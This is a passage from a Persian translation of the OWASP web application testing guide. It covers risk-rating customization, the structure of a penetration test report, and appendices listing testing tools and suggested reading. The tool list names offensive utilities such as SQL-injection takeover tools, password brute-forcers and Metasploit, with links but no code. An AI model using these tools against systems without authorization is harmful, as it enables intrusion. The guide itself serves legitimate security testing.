شما می توانید عوامل مختلفی را انتخاب کنید تا بهتر نشان دهد چه چیزی برای سازمانتان مهم است. به عنوان مثال، یک برنامه نظامی ممکن است عوامل تاثیرگذار در از دست دادن زندگی انسان یا اطلاعات طبقه بندی شده را اضافه کند. شما همچنین ممکن است عوامل احتمال، مانند پنجره فرصت برای مهاجم یا قدرت الگوریتم رمزنگاری، اضافه کنید.

**گزینه های سفارشی**

گزینه های نمونه، مربوط به هر عامل وجود دارند، اما مدل بسیار موثرتر خواهد بود اگر این گزینه ها را در کسب و کارتان سفارشی کنید. برای مثال، از اسم تیم های مختلف و اسم های خودتان برای دسته بندی های مختلف اطلاعات استفاده کنید. شما همچنین می توانید رتبه های مربوط به گزینه را تغییر دهید. بهترین روش برای شناسایی رتبه های درست این است که رتبه بندی های تولید شده توسط این مدل را با رتبه بندی های تیم متخصصان مقایسه کنید. شما می توانید مدل را با به دقت عوض کردن نمرات تنظیم کنید .

**فاکتورهای وزنی**

مدل فوق فرض می کند که همه عوامل به اندازه ی هم مهم هستند. شما می توانید عوامل را، برای تأکید بر عواملی که بیشتر برای کسب و کار شما مهم است، وزن کنید. این باعث می شود که مدل کمی پیچیده تر شود، زیرا شما باید از میانگین وزنی استفاده کنید. اما در غیر این صورت همه چیز شبیه قبل کار می کند. بازهم، شما میتوانید مدل را با جور کردنش با رتبه بندی خطایی که قبول دارید درست است، تنظیم کنید.

**منابع**

* NIST 800-30 Risk Management Guide for Information Technology Systems [1]
* AS/NZS 4360 Risk Management [2]
* Industry standard vulnerability severity and risk rankings (CVSS) [3]
* Security-enhancing process models (CLASP) [4]
* Microsoft Web Application Security Frame [5]
* Security In The Software Lifecycle from DHS [6]
* Threat Risk Modeling [7]
* Practical Threat Analysis [8]
* A Platform for Risk Analysis of Security Critical Systems [9]
* Model-driven Development and Analysis of Secure Information Systems [10]
* Value Driven Security Threat Modeling Based on Attack Path Analysis[11]

**۵.۲ چطور گزارش تست را بنویسیم**

اجرای فنی ارزیابی تنها نیمی از روند ارزیابی کلی است؛ محصول نهایی تولید یک گزارش خوب و آموزنده است.

گزارش باید درکش آسان باشد و تمام خطرات موجود در مرحله ارزیابی را برجسته کند و درخواست تجدید نظر فوری به کارکنان مدیریت و فنی بدهد.

گزارش باید دارای سه قسمت اصلی باشد و به نحوی ایجاد شود که اجازه دهد هر قسمت از هم جدا و چاپ و به تیم های مناسب مانند توسعه دهندگان یا مدیران سیستم داده شود.

بخش هایی که به طور کلی توصیه می شود عبارتند از:

I**. خلاصه ی اجرایی**

خلاصه اجرائی، یافته های کلی ارزیابی را خلاصه می کند و به مدیران یا صاحبان سیستم این ایده را می دهد که با چه خطر کلی روبرو هستند. زبان مورد استفاده باید بیشتر مناسب افرادی باشد که از لحاظ فنی آگاه نیستند و باید نمودار یا جداول دیگری را نشان دهند که سطح خطر را نشان می دهد. توصیه می شود که خلاصه وجود داشته باشد، وقی که جزئیات در هنگام تست آغاز می شود و وقتی که تمام می شود.

بخش دیگر که اغلب نادیده گرفته می شود، پاراگرافی در مورد پیامدها و اقدامات است. این به صاحبان سیستم اجازه می دهد تا بدانند که چه کاری باید انجام شود تا اطمینان حاصل شود که سیستم امن باقی می ماند.

II**. بررسی اجمالی مدیریت فنی**

بخش بررسی اجمالی مدیریت فنی اغلب به مدیران فنی نیاز دارد که آنها نیاز به جزئیات فنی بیشتری از آنچه در خلاصه اجرایی پیدا می شود دارند. این بخش باید شامل جزئیات مربوط به دامنه ارزیابی، اهداف و موارد هشداری مانند دسترسی به سیستم و غیره باشد. این بخش همچنین باید مقدمه ای بر رتبه بندی خطرکه در طول گزارش استفاده شده و سپس خلاصه فنی یافته ها باشد .

**III. یافته های ارزیابی**




بخش آخر گزارش، بخش یافته های ارزیابی است که شامل جزئیات فنی دقیق در مورد آسیب پذیری های موجود و رویه های مورد نیاز برای اطمینان از حل آنها است.

این بخش در سطح فنی مورد هدف قرار می گیرد و باید تمام اطلاعات لازم برای تیم های فنی فراهم شود که آنها مسئله را درک کنند و قادر به حل آن باشند.

بخش یافته ها باید شامل موارد زیر باشد:

* یک شماره ی مرجع برای رجوع آسان با تصاویر
* عامل آسیب دیده
* یک توصیف فنی از موضوع
* بخش حل و فصل مسئله
* رتبه ریسک و ارزش تاثیر

هر یافته ای باید واضح و مختصر باشد و باید خواننده ی این گزارش درک کاملی از مسئله در دست داشته باشد. صفحات بعدی گزارش جدول را نشان می دهند.



**IV. جعبه ابزار**

این بخش اغلب برای توصیف ابزار تجاری و متن باز که در اداره کردن ارزیابی مورد استفاده قرار می گیرد استفاده می شود. هنگامی که اسکریپت/ کد های سفارشی در حین ارزیابی مورد استفاده قرار می گیرند، باید در این بخش مشخص شود یا به عنوان ضمیمه ذکر شود.مشتریان استقبال می نمایند وقتی مشاوران متودولوژی استفاده شده را هم اضافه کرده باشند. این به آنها یک ایده از سختی ارزیابی و همچنین یک ایده که در آن چه مناطقی گنجانده شده است می دهد.

**پیوست A: ابزارهای تست**

OPEN SOURCE BLACK BOX TESTING TOOLS

**تست عمومی**

* OWASP WebScarab
* OWASP CAL9000: CAL9000 is a collection of browser-based tools that enable more effective and efficient manual testing

efforts. Includes an XSS Attack Library, Character Encoder/Decoder, HTTP Request Generator and Response Evaluator, Testing

Checklist, Automated Attack Editor and much more.

* OWASP Pantera Web Assessment Studio Project
* SPIKE - http://www.immunitysec.com
* Paros - http://www.parosproxy.org
* Burp Proxy - http://www.portswigger.net
* Achilles Proxy - http://www.mavensecurity.com/achilles
* Odysseus Proxy - http://www.wastelands.gen.nz/odysseus/
* Webstretch Proxy - http://sourceforge.net/projects/webstretch
* Firefox LiveHTTPHeaders, Tamper Data and Developer Tools - http://www.mozdev.org
* Sensepost Wikto (Google cached fault-finding) - http://www.sensepost.com/research/wikto/index2.html
* Grendel-Scan - http://www.grendel-scan.com

**تست برای آسیب پذیری های خاص**

**Testing Flash**

* OWASP SWFIntruder - http://www.owasp.org/index.php/Category:SWFIntruder,

http://www.mindedsecurity.com/swfintruder.html

**Testing AJAX**

* OWASP Sprajax Project

**Testing for SQL Injection**

* OWASP SQLiX
* Multiple DBMS SQL Injection tool - SQL Power Injector
* MySQL Blind Injection Bruteforcing, Reversing.org - [sqlbftools]
* Antonio Parata: Dump Files by SQL inference on Mysql - [SqlDumper]
* Sqlninja: a SQL Server Injection & Takeover Tool - http://sqlninja.sourceforge.net
* Bernardo Damele and Daniele Bellucci: sqlmap, a blind SQL injection tool - http://sqlmap.sourceforge.net
* Absinthe 1.1 (formerly SQLSqueal) - http://www.0x90.org/releases/absinthe/
* SQLInjector - http://www.databasesecurity.com/sql-injector.htm
* bsqlbf-1.2-th - http://www.514.es

**Testing Oracle**

* TNS Listener tool (Perl) - http://www.jammed.com/%7Ejwa/hacks/security/tnscmd/tnscmd-doc.html
* Toad for Oracle - http://www.quest.com/toad

**Testing SSL**

* Foundstone SSL Digger - http://www.foundstone.com/resources/proddesc/ssldigger.htm

**Testing for Brute Force Password**

* THC Hydra - http://www.thc.org/thc-hydra/
* John the Ripper - http://www.openwall.com/john/
* Brutus - http://www.hoobie.net/brutus/
* Medusa - http://www.foofus.net/~jmk/medusa/medusa.html

**Testing for HTTP Methods**

* NetCat - http://www.vulnwatch.org/netcat

**Testing Buffer Overflow**

* OllyDbg - http://www.ollydbg.de

"A windows based debugger used for analyzing buffer overflow vulnerabilities"

* Spike - http://www.immunitysec.com/downloads/SPIKE2.9.tgz

A fuzzer framework that can be used to explore vulnerabilities and perform length testing

* Brute Force Binary Tester (BFB) - http://bfbtester.sourceforge.net

A proactive binary checker

* Metasploit - http://www.metasploit.com/projects/Framework/

A rapid exploit development and Testing frame work

**Fuzzer**

* WSFuzzer

**Googling**

* Foundstone Sitedigger (Google cached fault-finding) - http://www.foundstone.com/resources/proddesc/sitedigger.htm

**ابزارهای تست تجاری جعبه سیاه**

* Typhon - http://www.ngssoftware.com/products/internet-security/ngs-typhon.php
* NGSSQuirreL - http://www.ngssoftware.com/products/database-security/
* Watchfire AppScan - http://www.watchfire.com
* Cenzic Hailstorm - http://www.cenzic.com/products\_services/cenzic\_hailstorm.php
* SPI Dynamics WebInspect - http://www.spidynamics.com
* Burp Intruder - http://portswigger.net/intruder
* Acunetix Web Vulnerability Scanner - http://www.acunetix.com
* ScanDo - http://www.kavado.com
* WebSleuth - http://www.sandsprite.com
* NT Objectives NTOSpider - http://www.ntobjectives.com/products/ntospider.php
* Fortify Pen Testing Team Tool - http://www.fortifysoftware.com/products/tester
* Sandsprite Web Sleuth - http://sandsprite.com/Sleuth/
* MaxPatrol Security Scanner - http://www.maxpatrol.com
* Ecyware GreenBlue Inspector - http://www.ecyware.com
* Parasoft WebKing (more QA-type tool)
* MatriXay - http://www.dbappsecurity.com
* N-Stalker Web Application Security Scanner - http://www.nstalker.com

**آنالیزور های کد منبع - منبع باز / نرم افزار آزاد**

* OWASP LAPSE
* PMD - http://pmd.sourceforge.net/
* FlawFinder - http://www.dwheeler.com/flawfinder
* Microsoft’s FxCop
* Splint - <http://splint.org>
* Boon - http://www.cs.berkeley.edu/~daw/boon
* Pscan - http://www.striker.ottawa.on.ca/~aland/pscan
* FindBugs - http://findbugs.sourceforge.net

**آنالیزور های کد منبع - تجاری**

* Fortify - http://www.fortifysoftware.com
* Ounce labs Prexis - http://www.ouncelabs.com
* Veracode - http://www.veracode.com
* GrammaTech - http://www.grammatech.com
* ParaSoft - http://www.parasoft.com
* ITS4 - http://www.cigital.com/its4
* CodeWizard - http://www.parasoft.com/products/wizard
* Armorize CodeSecure - http://www.armorize.com/product/
* Checkmarx CxSuite - http://www.checkmarx.com

**ابزارهای تست قبولی - منبع باز**

* Acceptance testing tools are used to validate the functionality of web applications. Some follow a scripted approach and

typically make use of a Unit Testing framework to construct test suites and test cases. Most, if not all, can be adapted to

perform security specific tests in addition to functional tests.

* WATIR - http://wtr.rubyforge.org
  + A Ruby-based web testing framework that provides an interface into Internet Explorer.
  + Windows only.
* HtmlUnit - http://htmlunit.sourceforge.net
  + A Java and JUnit based framework that uses the Apache HttpClient as the transport.
  + Very robust and configurable and is used as the engine for a number of other testing tools.
* jWebUnit - http://jwebunit.sourceforge.net
  + A Java based meta-framework that uses htmlunit or selenium as the testing engine.
* Canoo Webtest - http://webtest.canoo.com
  + An XML based testing tool that provides a facade on top of htmlunit.
  + No coding is necessary as the tests are completely specified in XML.
  + There is the option of scripting some elements in Groovy if XML does not suffice.
  + Very actively maintained.
* HttpUnit - http://httpunit.sourceforge.net
* One of the first web testing frameworks, suffers from using the native JDK provided HTTP transport, which can be a bit limiting for security testing.
* Watij - http://watij.com
  + A Java implementation of WATIR.
  + Windows only because it uses IE for its tests (Mozilla integration is in the works).
* Solex - http://solex.sourceforge.net
  + An Eclipse plugin that provides a graphical tool to record HTTP sessions and make assertions based on the results.
* Selenium - http://www.openqa.org/selenium/
  + JavaScript based testing framework, cross-platform and provides a GUI for creating tests.
  + Mature and popular tool, but the use of JavaScript could hamper certain security tests.

**ابزارهای دیگر**

**Runtime Analysis**

• Rational PurifyPlus - <http://www-306.ibm.com/software/awdtools>

**Binary Analysis**

* BugScam - http://sourceforge.net/projects/bugscam
* BugScan - http://www.hbgary.com
* Veracode - http://www.veracode.com

**Requirements Management**

* Rational Requisite Pro - http://www-306.ibm.com/software/awdtools/reqpro

**Site Mirroring**

* wget - http://www.gnu.org/software/wget, http://www.interlog.com/~tcharron/wgetwin.html
* curl - http://curl.haxx.se
* Sam Spade - http://www.samspade.org
* Xenu - <http://home.snafu.de/tilman/xenulink.html>

**پیوست B: خواندنی های پیشنهادی**

**مقاله ها**

* Security in the SDLC (NIST) - http://csrc.nist.gov/publications/nistpubs/800-64/NIST-SP800-64.pdf
* The OWASP Guide to Building Secure Web Applications - http://www.owasp.org/index.php/Category:OWASP\_Guide\_Project
* The Economic Impacts of Inadequate Infrastructure for Software Testing - http://www.nist.gov/director/prog-ofc/report02-3.pdf
* Threats and Countermeasures: Improving Web Application Security -

http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dnnetsec/html/threatcounter.asp

* Web Application Security is Not an Oxy-Moron, by Mark Curphey - http://www.sbq.com/sbq/app\_security/index.html
* The Security of Applications: Not All Are Created Equal -

http://www.atstake.com/research/reports/acrobat/atstake\_app\_unequal.pdf

* The Security of Applications Reloaded - http://www.atstake.com/research/reports/acrobat/atstake\_app\_reloaded.pdf
* Use Cases: Just the FAQs and Answers - http://www106.ibm.com/developerworks/rational/library/content/RationalEdge/jan03/UseCaseFAQS\_TheRationalEdge\_Jan2003.pdf

**کتاب ها**

* James S. Tiller: "The Ethical Hack: A Framework for Business Value Penetration Testing", Auerbach, ISBN: 084931609X
* Susan Young, Dave Aitel: "The Hacker's Handbook: The Strategy behind Breaking into and Defending Networks", Auerbach,

ISBN: 0849308887

